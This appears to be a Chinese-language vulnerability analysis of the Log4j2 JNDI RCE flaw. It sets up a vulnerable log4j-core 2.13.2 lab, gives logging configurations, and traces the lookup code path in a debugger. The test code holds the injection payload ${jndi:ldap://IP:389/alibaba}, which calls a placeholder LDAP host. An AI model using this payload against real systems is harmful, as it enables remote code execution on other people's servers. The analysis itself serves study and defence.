

S-log4j2RCE

说明

`log4j2` 与 `log4j` 属于不同项目，且二者的配置方式也存在差异，`log4j` 是通过 `log4j.properties` 来进行配置的，而 `log4j2` 是通过 `xml` 文件来进行配置的。

环境搭建

- `pom.xml`

```
<dependencies>
  <dependency>
    <groupId>log4j</groupId>
    <artifactId>log4j</artifactId><!--用于配置log4j-->
    <version>1.2.17</version>
  </dependency>
  <dependency>
    <groupId>org.apache.logging.log4j</groupId>
    <artifactId>log4j-core</artifactId><!--用于配置log4j2-->
    <version>2.13.2</version>
  </dependency>
</dependencies>
```

- 测试代码


在众多测试代码当中大家都是利用 `Logger.error()` 来触发漏洞但，根据 `log4j2` 的默认漏洞级别 `trace<debug<info<warn<error<fatal`，`error` 和 `fatal` 两个级别的日志会打印到控制台，同时也会触发漏洞，当然还可以通过配置文件获取动态级别两个方式调整。

```
import org.apache.logging.log4j.LogManager;
import org.apache.logging.log4j.Logger;
//包导入包含了log4j，不要导错包了
public class log4j2RCE {
    private static final Logger logger= LogManager.getLogger(log4j2RCE.class);

    public static void main(String[] args) {
        logger.debug("debug...");
        logger.info("info...");
        logger.warn("warn...");
        logger.error("error...");//${jndi:ldap://IP:389/alibaba}
        logger.fatal("fatal");
    }
}
```


1. 默认缺省配置

```
<?xml version="1.0" encoding="UTF-8"?>
<Configuration status="WARN">
  <Appenders>
    <Console name="Console" target="SYSTEM_OUT">
      <PatternLayout pattern="%d{HH:mm:ss.SSS} [%t] %-5level %logger{36} - %msg%n"/>
    </Console>
  </Appenders>
  <Loggers>
    <Root level="error">
      <AppenderRef ref="Console"/>
    </Root>
  </Loggers>
</Configuration>
```



2. 全日志输出配置

```
<?xml version="1.0" encoding="UTF-8"?>
<Configuration>
  <Appenders>
    <Console name="STDOUT" target="SYSTEM_OUT">
      <PatternLayout pattern="%d %-5p [%t] %C{2} (%F:%L) - %m%n"/>
    </Console>
  </Appenders>
  <Loggers>
    <Logger name="org.apache.log4j.xml" level="All"/>
    <Root level="debug">
      <AppenderRef ref="STDOUT"/>
    </Root>
  </Loggers>
</Configuration>
```



3. 动态级别设置：使用默认缺省配置，但是利用代码进行动态设置级别

```
<?xml version="1.0" encoding="UTF-8"?>
<Configuration status="WARN">
  <Appenders>
    <Console name="Console" target="SYSTEM_OUT">
      <PatternLayout pattern="%d{HH:mm:ss.SSS} [%t] %-5level %logger{36} - %msg%n"/>
    </Console>
  </Appenders>
  <Loggers>
    <Root level="error">
      <AppenderRef ref="Console"/>
    </Root>
  </Loggers>
</Configuration>
```

```
import org.apache.logging.log4j.Level;
import org.apache.logging.log4j.LogManager;
import org.apache.logging.log4j.Logger;
import org.apache.logging.log4j.core.LoggerContext;
import org.apache.logging.log4j.core.config.Configuration;
import org.apache.logging.log4j.core.config.LoggerConfig;


public class log4j2RCE {
  private static final Logger logger= LogManager.getLogger(log4j2RCE.class);

  public static void main(String[] args) {
    LoggerContext ctx = (LoggerContext)
    LogManager.getContext(false);
    Configuration config = ctx.getConfiguration();
    LoggerConfig loggerConfig =
    config.getLoggerConfig(LogManager.ROOT_LOGGER_NAME);
    loggerConfig.setLevel(Level.ALL);
```

```


    ctx.updateLoggers();
    logger.debug("debug...");
    logger.info("info...");
    logger.warn("warn...");
    logger.error("error...");//${jndi:ldap://IP:389/alibaba}
    logger.fatal("fatal");
}
}

```




调试分析


- 漏洞位置: `org.apache.logging.log4j.core.lookup.JndiLookup`



• 堆栈信息





- 从堆栈入口来分析漏洞，首先是进行一个日志等级的判断，目前只有 **error** 级别的日志能够触发漏洞



首先是 `this.isEnabled()` 方法检测日志等级，测试时发现只有 **error** 级别返回为true


- 之后一直跟踪进入到格式化方法。






可以看到格式化方法当中有一个 `replace()` 方法，之后再继续跟踪进入 `resolveVariable()` 方法，这个方法就比较关键了。


• `resolveVariable()` 方法





首先 `this.getVariableResolver()` 获取到系统中存在的 `StrLookup`，然后进入 `StrLookup.lookup()` 方法。可以看到 `log4j` 本身定义了很多 `Lookup`。

• `StrLookup.lookup()` 方法



